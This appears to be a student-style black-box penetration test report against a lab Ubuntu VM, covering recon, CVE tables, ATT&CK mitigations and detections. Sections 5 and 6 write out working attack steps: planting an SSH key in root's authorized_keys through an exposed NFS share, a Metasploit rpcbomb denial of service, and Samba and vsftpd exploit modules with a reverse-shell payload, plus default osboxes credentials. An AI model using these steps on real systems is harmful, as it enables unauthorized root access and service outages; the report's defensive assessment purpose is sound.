Penetration Testing Report

For

FNC & Co

From

ESL Ltd

Confidentiality: This document contains confidential information from both parties and should be treated with the utmost confidentiality. Ensure that the report is viewed and disseminated on a need to know basis and do not make copies unless absolutely necessary.

Word Count:2195

1 –Summary 3
1.1 - Executive Summary 3
1.2 - Technical Summary 4
2 – Purpose 4
3 – Scope 4
4 – Planning Phase 5
4.1 – Tools Utilised 5
4.2 – Methodologies & Frameworks Utilised 5
5 – Discovery & Reconnaissance Phase 5
6 – Attacking & Exploitation Phase 8
6.1 – NFS Exported Share Information Disclosure & NFS Shares World Readable 8
6.2–SMB Shares Unprivileged Access 9
6.3 – Samba – Multiple Vulnerabilities 10
6.4 – SSH: Multiple Vulnerabilities 11
7 – Key Findings 11
8 – Recommendations 12
8.1 – ATT&CK MATRICES and Risk Matrix Diagrams & Tables 12
8.2 – Mitigations 13
8.3 – ATT&CK MATRIX Recommendations 13
9 – Indexes 14
9.1 – File Share Links 14
9.2 – Screenshots of Exploits 15
10 - References 22

1 –Summary

1.1 - Executive Summary

Upon carrying out a blackbox ethical hack of FNC there is several vulnerabilities which open you up for attack and exploitation at any moment. A threat actor can access the company files remotely by exploiting the discovered vulnerabilities, files ranging from usernames to password documents, to configuration files and sensitive information which could mean a GDPR breach. In addition to this, the security of FNC's computer share systems security is weak making FNC an easy target from adversaries, which in turn could severely disrupt the running of the business and compromise the confidentiality, integrity and availability to employees and customers.

These vulnerabilities and potential attacks could cost the business money with loss of services hitting the profit margins, as well as potential lost business and clients, with any type of attack having a negative impact on all operations and damaging the business reputation. This report highlights all vulnerabilities and offers examples of attacks/potential attacks, and mitigations to stop/prevent future attacks. The recommendations in this report are based on a comprehensive scan of your network and systems and offers the subsequent findings. We offer a tried and tested methodology to bring FNC security up to scratch to prevent any future potential attacks.

Below is the risk matrix diagram we will be using as a guide to categorise the likelihood and severity of the discovered vulnerabilities.

Fig.1.1.1. Risk Matrix Example:

Probability	Harm severity			
	Negligible	Marginal	Critical	Catastrophic
Certain	High	High	Very high	Very high
Likely	Medium	High	High	Very high
Possible	Low	Medium	High	Very high
Unlikely	Low	Medium	Medium	High
Rare	Low	Low	Medium	Medium
Eliminated	Eliminated			

The system demonstrated weaknesses that would allow threat actors to gain access to your system, carry out reconnaissance, gain remote access, and carry out privilege escalation to enable unfiltered access to your entire system, sensitive information and files.

I have provided recommendations based on your system vulnerabilities which focus on detection in the early stages and hardening up the network defences.

Please see sections 7, 8 and 9 for key findings, recommendations and indexes.

1.2 - Technical Summary

A total of 9 vulnerabilities were found of varying degrees of risk. These vulnerabilities offer multiple ways for adversaries to exploit the network and gain unfiltered access.

NFS Share opens up the system to be mounted remotely, this makes the system vulnerable because the entire system is placed on the NFS share meaning I was able to mount the files and directories to a newly created directory. From here it is possible to ssh into the target machine.

Threat actors may be able to re-add an old/existing SPN (service principles names) and allow for various attacks like DoS, intercept, MITM attacks resulting in loss of service, integrity and confidentiality.

Samba versions of 4.13.17 or older are hugely vulnerable to remote code execution and allows unauthorised users to execute arbitrary code as the root user on servers which are affected by the samba vulnerability. More specifically, the vsf_fruit module facilitates this type of attack.

Mitigations for this type of vulnerability are to patch the samba configuration via Samba's patch release security update, if this option is not available to you then you can also remove the VFS module from the samba configuration as a temporary fix which may affect the sharing resource capabilities with any MacOS users.

For this exploit we try various modules and payloads, as well as a brute force script which was not successful but would be should time constraints permit.

In addition to this, the ssh remote server configuration is weak and requires strengthening and updating to avoid exploitation of this weakness.

Please see further sections for more in-depth information.

2 – Purpose

ESL has been requested to provide and carry out a comprehensive blackbox penetration test of the systems of FNC. ESL will analyse the operating system from a Black Box perspective, with no known entry or access to the operating system or network, to identify any and all vulnerabilities within the scope of the penetration test as well as utilising safe testing tactics and techniques to test the vulnerabilities.

The penetration test took place during February and March and concluded in April with a final detailed report submitted to FNC.

3 – Scope

The scope of this penetration test is from a Black Box perspective and limited to remote penetration through the network, and any interaction must remain remote. No prior information is known, and any type of brute force attack is in scope. In addition to this scanning the web application for OSINT is also within scope. Any exploitation on the web application is outside of the pre-engagement scope and was not exploited, both ports 80 and 443 are also out of scope as well as offline attacks on the virtual hard disk.

IN SCOPE	OUT OF SCOPE
BRUTE FORCE ATTACK	WEB APP EXPLOITATION
WEB APPLICATION SCANNING (OSINT)	PORT 80
VULNERABILITY EXPLOITATION (UNLESS STATED IN NEXT COLUMN)	PORT 443
	OFFLINE ATTACKS (ON THE VIRTUAL HARD DISK)

The penetration test will be supported throughout using the NIST Methodology, and the ATT&CK Matrix and Risk Matrices for any discovered vulnerabilities and is fully supported throughout following the MITRE ATT&CK Framework.

4 – Planning Phase

As this is a Blackbox Penetration Test, no known information is available on the target. Here are the details of the tools and methodologies I have employed for this penetration test.

4.1 – Tools Utilised

- Nmap – To scan for IP addresses and subsequently scan for vulnerabilities.
- Ping – To check the communication status of the target machine
- Nessus – To complete a scan of the target IP address which provides an in-depth report of the vulnerabilities on the target
- Mount – To exploit some discovered vulnerabilities
- Metasploit – To aid in exploitations
- Nbtscan – to check for network shares on Netbios/SMB
- Dig – to carry out enumeration
- Wireshark – To capture network traffic
- Code – C program for Bruteforce attack
- Smbclient – To check network sharing information
- Enum4linux
- GoogleDorking (Advanced Google search(OSINT))

4.2 – Methodologies & Frameworks Utilised

- NIST Methodology & Framework – A comprehensive set of guidelines to aid specialists and companies alike to provide a more holistic view of their current cyber security defences and plan mitigations to counteract any potential incoming cyber threats.
- MITRE ATT&CK Methodology & Framework – Offers a comprehensive framework of 14 TTPs of would be threat actors. It offers a clear path that potential adversaries would take should they decide to launch a cyber-attack. Using this framework will help mitigate any incoming/potential threats quickly and concisely.

5 – Discovery & Reconnaissance Phase

OSINT – Advanced Google Search for osboxes password leak, although I did not logon directly to the target host, adversaries would have the capabilities to do this(ADMIN, 2022):

Possible Passwords & Usernames Via OSINT Recon	
Username	Password
osboxes	osboxes.org
root	osboxes.org

Using nmap, I discovered an IP of 10.0.2.10 on the Network which offered several open ports and offered the most likely target.

Using the ping command to test communications between my machine and the target machine:

$ ping 10.0.2.10	*Output:* 0% packet loss

Using Nessus, I discovered 1 Critical vulnerability, 3 High vulnerabilities, 2 Medium vulnerabilities, 3 Low vulnerabilities, and 37 information points.

Host information Discovered:

Netbios Name: OSBOXES	IP: 10.0.2.10	MAC Address: 08:00:27:88:41:6D	OS: Linux, 3.13 on Ubuntu 14.04

DNS Enumeration:

$ dig 10.0.2.10
$ dig a.root-servers.net
$ dig 198.41.0.4

Enum4linux Commands Used:
$ enum4linux -U -o 10.0.2.10
$ Nmap -script smb-enum-users.nse -p 445 10.0.2.10


Go to file locations, click other locations, then in the bottom box select connect to server: smb://10.0.2.10/ - this will show open share folders, you can try to connect to each file system anonymously, you should be able to gain writeable and readable access, try making a test folder to check this. I was able to get access to the sambashare folder but no file access, although I was able to make folders and add in exploit scripts and later checked this via remote ssh access.

Usernames Found:
administrator
guest
krbtgt
domain admins
root
bin
none

Using nmap I discovered the following ports open:

PORT	STATE SERVICE	VERSION
21/tcp	open ftp	vsftpd 3.0.2
22/tcp	open ssh	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
111/tcp	open rpcbind	2-4 (RPC #100000)
139/tcp	open	netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
873/tcp	open rsync	(protocol version 31)
2049/tcp	open nfs_acl	2-3 (RPC #100227)
33193/tcp	open status	1 (RPC #100024)
38708/tcp	open mountd	1-3 (RPC #100005)
41901/tcp	open nlockmgr	1-4 (RPC #100021)
43598/tcp	open mountd	1-3 (RPC #100005)
47115/tcp	open mountd	1-3 (RPC #100005)

Fig. Nessus Scan Overview:



6 – Attacking & Exploitation Phase

6.1 – NFS Exported Share Information Disclosure & NFS Shares World Readable

Fig.6.1.1 – CVE's & Descriptions(NIST, 2022)

CVE-1999-0170	Allows remote threat actors to mount an NFS file system, even if it is denied on the access list. CVSS 7.5 (High) (NIST, 2003a)
CVE-1999-0211	There are some mount daemons with large export lists that are over 256 characters, this in turn allows NFS directories to be mounted by threat actors. CVSS 5.0 (Medium) (NIST, 2003b)
CVE-2017-8779	Allows crafting of UDP packets to be sent remotely to a target host to cause a Denial-of-service attack. Known as the rpcbomb.
CVE-1999-0554	Allows NFS exports to the world allowing access to critical information including users and password files etc. CVSS Score 10.0 (Critical) (NIST, 2003c)

After checking my nmap scan I can see that port 111 rpcbind is open as well as port 2049 is open for nfs. The first exploit I attempted was to ssh remotely into the target machine, the mount was successful allowing me access to all the files and directories on the target machine, the remote ssh attempt was successful, I was able to change and add files. (SINGH, S. 2021)

Commands used:

$ sudo -i
$ rpcinfo -p 10.0.2.10
$ showmount -e 10.0.2.10
$ ssh-keygen -t rsa
$ ls -l
$ mkdir /tmp/r00t
$ mount -t nfs 10.0.2.10:/home /tmp/r00t/
$ cat ~/.ssh/id_rsa.pub >> /tmp/r00t/root/.ssh/authorized_keys
$ umount /tmp/r00t
$ ssh root@10.0.2.10

Second Exploit Commands Used(GUIDOVRANKEN, 2017**):**

NB: *This exploit used Metasploit with a selected payload of the rpcbomb.*

With rpcbind open on port 111 I was able to use Metasploit to initiate the rpcbomb. This particular vulnerability opens up your system to a denial of service type attack and could severely decimate the system operations by slowing them down or completely halting them, the vulnerability allows threat actors to send a barrage of attacks that can use up to 4gb to send via

UDP to the target, this takes up memory which in turn is never freed unless a crash occurs or the rpcbind service is restarted.

Commands used:

$ msfconsole
msf6 > search rpcbind
msf6 > use auxiliary/dos/rpc/rpcbomb
msf6 > show options
msf6 > set RHOSTS 10.0.2.10
In a kali console: $ wireshark - *Once open, start listening.*
Back to Metasploit: msf6 > exploit

6.2–SMB Shares Unprivileged Access

Fig.6.2.1 – CVE's & Descriptions(NIST, 2022)

CVE-1999-0519	The NIST website describes this particular vulnerability as Netbios and/or SMB share password is set at default, null or entirely blank. CVSS 7.5 (High) (NIST, 2009a)
CVE-1999-0520	NIST has set this to be defined as a system critical Netbios and/or SMB share has access control which is not suitable. CVSS 6.4 (Medium) (NIST, 2009b)

Enumeration - Commands used:

$ nbtscan -v -r 10.0.2.10
$ smbclient -L -I 10.0.2.10
*Checked here for a null session, pressed enter and access was granted indicating that there was a null session.

When using the smbclient command, it asks for a password for the target IP, here is where I checked for null sessions and pressed enter, which gave me access immediately, confirming that there are null sessions active.

6.3 – Samba – Multiple Vulnerabilities

Fig.6.3.1 – CVE's & Descriptions(NIST, 2022)

CVE-2021-44141	Any version of Samba that is below 4.15.5 is vulnerable to threat actors that may be working maliciously to try and discover files and/or directories. NB: SMB! With unix extensions must be enabled for this type of exploit to be successful. CVSSv3.1 Score 4.2 (Low) (Samba, 2022b)
CVE-2021-44142	This vulnerability opens up systems to remote attack, typically as root user utilising the vsf_fruit module, this makes the system vulnerable to outofbounds heap read & write vulnerability. CVSSv3.1 Score 9.9 (High) (NIST, 2021a)
CVE-2022-0336	Allows some Samba users to write to any account and can allow impersonation of arbitrary services. CVSSv3 Score 8.8 (High) (Samba, 2022a)

Fig.6.3.2 – Samba Ports:

139/tcp open	netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open	netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Fig.6.3.3 – Samba Exploit Commands(Various, Samba, 2001):

$ Msfconsole
> use exploit/unix/ftp/vsftpd_234_backdoor
> set RHOSTS 10.0.2.10
> show Options
> run

Msf6 > search samba
Msf6 > use exploit/multi/samba/usermap_script
Msf6 > set RHOSTS 10.0.2.10
Msf6 > set RPORT 139
Msf6 > show options
Msf6 > show payloads
Msf6 > set payloads cmd/unix/reverse
Msf6 > exploit

Exploits completed but no session was created.

6.4 – SSH: Multiple Vulnerabilities

Fig.6.4.1. CVE Information(NIST, 2022)

CVE-2008-5161	The SSH Remote Server is configured weakly, allowing weak or non-existent algorithms, including; Cipher Block Chaining, Weak Key Exchange, MD5 and 96-bit MAC Algorithms.

7 – Key Findings

I was able to carry out multiple enumeration techniques to find out information on the target host, using dig I was able to find information on the target DNS server and nmap to discover IP's, ports, services and vulnerabilities. Netbios/SMB Enumeration allowed me to gather information from the target IP, such as checking for network shares and null sessions. I utilised enum4linux to get username information and seven usernames were found.

The key findings are as follows; there are 12 ports open with varying degrees of vulnerabilities. ftp is open on port 21 with version vsftpd 3.0.2 installed, as a file transfer protocol over a network makes a system vulnerable when coupled with rpcbind and nfs vulnerabilities. The target system was easily mounted, and files and directories were easily browsed and manipulated, I had access to the passwd and shadow files. I also successfully remotely ssh'd into the target host.

Multiple rpcbind services are also open on various ports, more pointedly, port 111 with nfs running on 2049 which allowed me to carry out the mount of the entire file system, to ssh remotely into the system, browse the files and potentially escalate my privileges. I carried out a denial-of-service attack via the msfconsole; Metasploit.

Although Samba is open on ports 139 and 445, I was not able to successfully execute any exploits, I was able to create a tmp folder on the shared samba network and drop in a piece of code for execution.

8 – Recommendations

8.1 – ATT&CK MATRICES and Risk Matrix Diagrams & Tables

Fig.8.1.1. Enterprise ATT&CK Matrix Diagram(MITRE, 2015)




Fig.8.1.2. Vulnerabilities Risk Matrix(NIST, 2022):

Vulnerabilities Discovered on 10.0.2.10					
Vulnerability	CVSS Score	Risk Factor	CVE No.'s	Synopsis	Mitigation
NFS Exported Share Information Disclosure	10.0	Critical	CVE-1999-0170 CVE-1999-0211 CVE-1999-0554	It is possible to access NFS shares on the remote host	Configure NFS on the remote host so that only authorised hosts can mount its remote shares
Microsoft Windows SMB Shares Unprivileged Access	7.5	High	CVE-1999-0519 CVE-1999-0520	It is possible to access a network share	To restrict access under windows, do a right click on each share go to the sharing tab and click on permissions
NFS Shares World Readable	7.5	Medium		the remote NFS server exports world readable shares	Place the appropriate restrictions on all NFS shares
Samba - Multiple Vulnerabilities	8.8	High	CVE-2021-44141 CVE-2021-44142 CVE-2022-0336	The remote Samba server is potentially affected by multiple vulnerabilities	Upgrade to Samba version 4.13.17, 4.14.12, or 4.15.5 or later
SMB Signing Not Required	5.3	Medium		Signing is not required on the remote SMB server	Enforce message signing in the hosts configuration
SSH Weak Algorithms Supported	4.3	Medium		The remote SSH server is configured to allow weak encryption algorithms or no algorithms at all	Contact the vendor or consult product documentation to remove the weak ciphers
SSH Server CBC Mode Ciphers Enabled	2.6	Low	CVE-2008-5161	The SSH server is configured to use Cipher Block Chaining	Contact the vendor or consult product documentation to disable CBC mode cipher encryption and enable CTR or CGM cipher mode encryption
SSH Weak Key Exchange Algorithms	3.7	Low		The remote SSH server is configured to allow weak key exchange algorithms	Contact the vendor or consult product documentation to disable the weak algorithms
SSH Weak MAC Algorithms Detected	2.6	Low		The remote SSH server is configured to allow MD5 and 96-bit MAC algorithms	Contact the vendor or consult product documentation to disable MD5 and 96-bit MAC Algorithms

8.2 – Mitigations

In this section I provide the recommended mitigations that your company should implement to secure your systems. (MITRE, 2015 (SecurityTrails Team, 2018)

Fig.8.2.1. Mitigations

Recommended Mitigations:
Harden the sshd.config file, use fail2ban to block adversary IP's, Set a custom ssh port, use TCP wrappers, Use a firewall filter for the ssh, keep ssh updated
Close or filter vulnerable ports where possible, update algorithms to a more secure algorithm
Check & update all file permissions related to sharing over the network, update all patches and configurations to fall in line with modern security practices
Have in place early detection techniques to attempt to detect any enumeration from outside sources, chroot jails for suspicious IP's
Minimise the access of sensitive information to the outside world.
Use multi-factor authentication where it is possible
Detection here is key, use the variety of tools available to detect suspicious activity and set up alarm techniques to warn of any unwanted activity on the network

Fig.8.2.2. Detection Techniques of Suspicious Activity (MITRE, 2015):

Detection

ID	Data Source	Data Component	Detects
DS0017	Command	Command Execution	Monitor executed commands and arguments that may use Valid Accounts to log into a service specifically designed to accept remote connections, such as telnet, SSH, and VNC. The adversary may then perform actions as the logged-on user.
DS0028	Logon Session	Logon Session Creation	Monitor for user accounts logged into systems they would not normally access or abnormal access patterns, such as multiple systems over a relatively short period of time. Correlate use of login activity related to remote services with unusual behavior or other malicious or suspicious activity. Adversaries will likely need to learn about an environment and the relationships between systems through Discovery techniques prior to attempting Lateral Movement. For example, in macOS you can review logs for "screensharingd" and "Authentication" event messages. [7][10]
DS0011	Module	Module Load	Monitor DLL/PE file events, specifically creation of these binary files as well as the loading of DLLs into processes, that may use Valid Accounts to log into a service specifically designed to accept remote connections, such as telnet, SSH, and VNC. The adversary may then perform actions as the logged-on user.
DS0033	Network Share	Network Share Access	Monitor interactions with network shares, such as reads or file transfers, using remote services such as Server Message Block (SMB).
DS0029	Network Traffic	Network Connection Creation	Monitor for newly constructed network connections that may use Valid Accounts to log into a service specifically designed to accept remote connections, such as RDP, telnet, SSH, and VNC. Monitor network connections involving common remote management protocols, such as ports tcp:3283 and tcp:5900, as well as ports tcp: 3389 and tcp:22 for remote login.
		Network Traffic Flow	Monitor network data for uncommon data flows that may be related to abuse of /techniques/T1078 to log into a service specifically designed to accept remote connections, such as RDP, telnet, SSH, and VNC.
DS0009	Process	Process Creation	Monitor for newly executed processes that may use Valid Accounts to log into a service specifically designed to accept remote connections, such as RDP, telnet, SSH, and VNC. The adversary may then perform actions that spawn additional processes as the logged-on user.

8.3 – ATT&CK MATRIX Recommendations

There are many things that you can do as a business to mitigate attacks, the main focus being to ensure secure accounts, ensure there are no misconfigurations, implement vulnerability scanning and detection techniques, and restrict file permissions. Another recommendation would be to find and close all null sessions and implement a more secure password policy.

Fig.8.3.1. Mitigations(See 9.1.6 (MITRE, 2015)):

ID	Name	Description
M1036	Account Use Policies	Configure features related to account use like login attempt lockouts, specific login times, etc.
M1015	Active Directory Configuration	Configure Active Directory to prevent use of certain techniques; use SID Filtering, etc.
M1049	Antivirus/Antimalware	Use signatures or heuristics to detect malicious software.
M1013	Application Developer Guidance	This mitigation describes any guidance or training given to developers of applications to avoid introducing security weaknesses that an Adversary may be able to take advantage of.
M1048	Application Isolation and Sandboxing	Restrict execution of code to a virtual environment on or in transit to an endpoint system.
M1047	Audit	Perform audits or scans of systems, permissions, insecure software, insecure configurations, etc. to identify potential weaknesses.
M1040	Behaviour Prevention on Endpoint	Use capabilities to prevent suspicious behaviour patterns from occurring on endpoint systems. This could include suspicious process, file, API call, etc. behaviour.
M1046	Boot Integrity	Use secure methods to boot a system and verify the integrity of the operating system and loading mechanisms.
M1045	Code Signing	Enforce binary and application integrity with digital signature verification to prevent untrusted code from executing.
M1043	Credential Access Protection	Use capabilities to prevent successful credential access by adversaries; including blocking forms of credential dumping.
M1053	Data Backup	Take and store data backups from end user systems and critical servers. Ensure backup and storage systems are hardened and kept separate from the corporate network to prevent compromise.
M1057	Data Loss Prevention	Use a data loss prevention (DLP) strategy to categorize sensitive data, identify data formats indicative of personal identifiable information (PII) and restrict exfiltration of sensitive data.
M1042	Disable or Remove Feature or Program	Remove or deny access to unnecessary and potentially vulnerable software to prevent abuse by adversaries.
M1055	Do Not Mitigate	This category is to associate techniques that mitigation might increase risk of compromise and therefore mitigation is not recommended.
M1041	Encrypt Sensitive Information	Protect sensitive information with strong encryption.
M1039	Environment Variable Permissions	Prevent modification of environment variables by unauthorized users and groups.
M1038	Execution Prevention	Block execution of code on a system through application control, and/or script blocking.
M1050	Exploit Protection	Use capabilities to detect and block conditions that may lead to or be indicative of a software exploit occurring.
M1037	Filter Network Traffic	Use network appliances to filter ingress or egress traffic and perform protocol-based filtering. Configure software on endpoints to filter network traffic.
M1035	Limit Access to Resource Over Network	Prevent access to file shares, remote access to systems, unnecessary services. Mechanisms to limit access may include use of network concentrators, RDP gateways, etc.
M1034	Limit Hardware Installation	Block users or groups from installing or using unapproved hardware on systems, including USB devices.

ID	Name	Description
M1032	Multi-factor Authentication	Use two or more pieces of evidence to authenticate to a system; such as username and password in addition to a token from a physical smart card or token generator.
M1031	Network Intrusion Prevention	Use intrusion detection signatures to block traffic at network boundaries.
M1030	Network Segmentation	Architect sections of the network to isolate critical systems, functions, or resources. Use physical and logical segmentation to prevent access to potentially sensitive systems and information. Use a DMZ to contain any internet-facing services that should not be exposed from the internal network. Configure separate virtual private cloud (VPC) instances to isolate critical cloud systems.
M1028	Operating System Configuration	Make configuration changes related to the operating system or a common feature of the operating system that result in system hardening against techniques.
M1027	Password Policies	Set and enforce secure password policies for accounts.
M1056	Pre-compromise	This category is used for any applicable mitigation activities that apply to techniques occurring before an adversary gains Initial Access, such as Reconnaissance and Resource Development techniques.
M1026	Privileged Account Management	Manage the creation, modification, use, and permissions associated to privileged accounts, including SYSTEM and root.
M1025	Privileged Process Integrity	Protect processes with high privileges that can be used to interact with critical system components through use of protected process light, anti-process injection defenses, or other process integrity enforcement measures.
M1029	Remote Data Storage	Use remote security log and sensitive file storage where access can be controlled better to prevent exposure of intrusion detection log data or sensitive information.
M1022	Restrict File and Directory Permissions	Restrict access by setting directory and file permissions that are not specific to users or privileged accounts.
M1044	Restrict Library Loading	Prevent abuse of library loading mechanisms in the operating system and software to load untrusted code by configuring appropriate library loading mechanisms and investigating potential vulnerable software.
M1024	Restrict Registry Permissions	Restrict the ability to modify certain hives or keys in the Windows Registry.
M1021	Restrict Web-Based Content	Restrict use of certain websites, block downloads/attachments, block Javascript, restrict browser extensions, etc.
M1054	Software Configuration	Implement configuration changes to software (other than the operating system) to mitigate security risks associated to how the software operates.
M1020	SSL/TLS Inspection	Break and inspect SSL/TLS sessions to look at encrypted web traffic for adversary activity.
M1019	Threat Intelligence Program	A threat intelligence program helps an organization generate their own threat intelligence information and track trends to inform defensive priorities to mitigate risk.
M1051	Update Software	Perform regular software updates to mitigate exploitation risk.
M1052	User Account Control	Configure Windows User Account Control to mitigate risk of adversaries obtaining elevated process access.
M1018	User Account Management	Manage the creation, modification, use, and permissions associated to user accounts.
M1017	User Training	Train users to be aware of access or manipulation attempts by an adversary to reduce the risk of successful spearphishing, social engineering, and other techniques that involve user interaction.
M1016	Vulnerability Scanning	Vulnerability scanning is used to find potentially exploitable software vulnerabilities to remediate them.

9 – Indexes

9.1 – File Share Links

9.1.1. Nessus Scan PDF File:

https://acrobat.adobe.com/link/review?uri=urn:aaid:scds:US:6ada8e49-0937-351d-bdd3-0fbd165a67ce

9.1.2. NSE Scan Document:

https://demontfortuniversity-my.sharepoint.com/:w:/g/personal/p2629898_my365_dmu_ac_uk/EexupRJUoYNFkssT3x2yDwcBP4Ak1qvZLuUOB-2mdYinCA?e=ROxlAq

9.1.3. Samba Code Execution Brute Force:

https://demontfortuniversity-my.sharepoint.com/:u:/g/personal/p2629898_my365_dmu_ac_uk/ESH6NsA5kjVEgeRpdYoLvM4Bphz0W8ivxNyn8ykUmVqS0A?e=HssDsB

9.1.4. Wireshark File for DoS rpcbomb exploit:

https://demontfortuniversity-my.sharepoint.com/:u:/g/personal/p2629898_my365_dmu_ac_uk/EcgQaZujoupAvU2eawBrpkcBBeC248UEX0Ab2wVSbCO-ZA?e=Icgpnj

9.1.5. Enterprise ATT&CK Matrix Diagram

https://demontfortuniversity-my.sharepoint.com/:u:/g/personal/p2629898_my365_dmu_ac_uk/EQpB6SO0EatEgnejgR9Kq4kBNCMfW7wdGuwGObCnS0XMvw?e=XIfEQF

9.1.6. ATT&CK MATRIX Mitigations

https://acrobat.adobe.com/link/review?uri=urn:aaid:scds:US:eb49f24e-4e3e-30bf-b565-f34aa6a9ad93

9.2 – Screenshots of Exploits

Fig.9.2.1. nmap IP discovery command:




Fig.9.2.2. Ping & nmap scan command

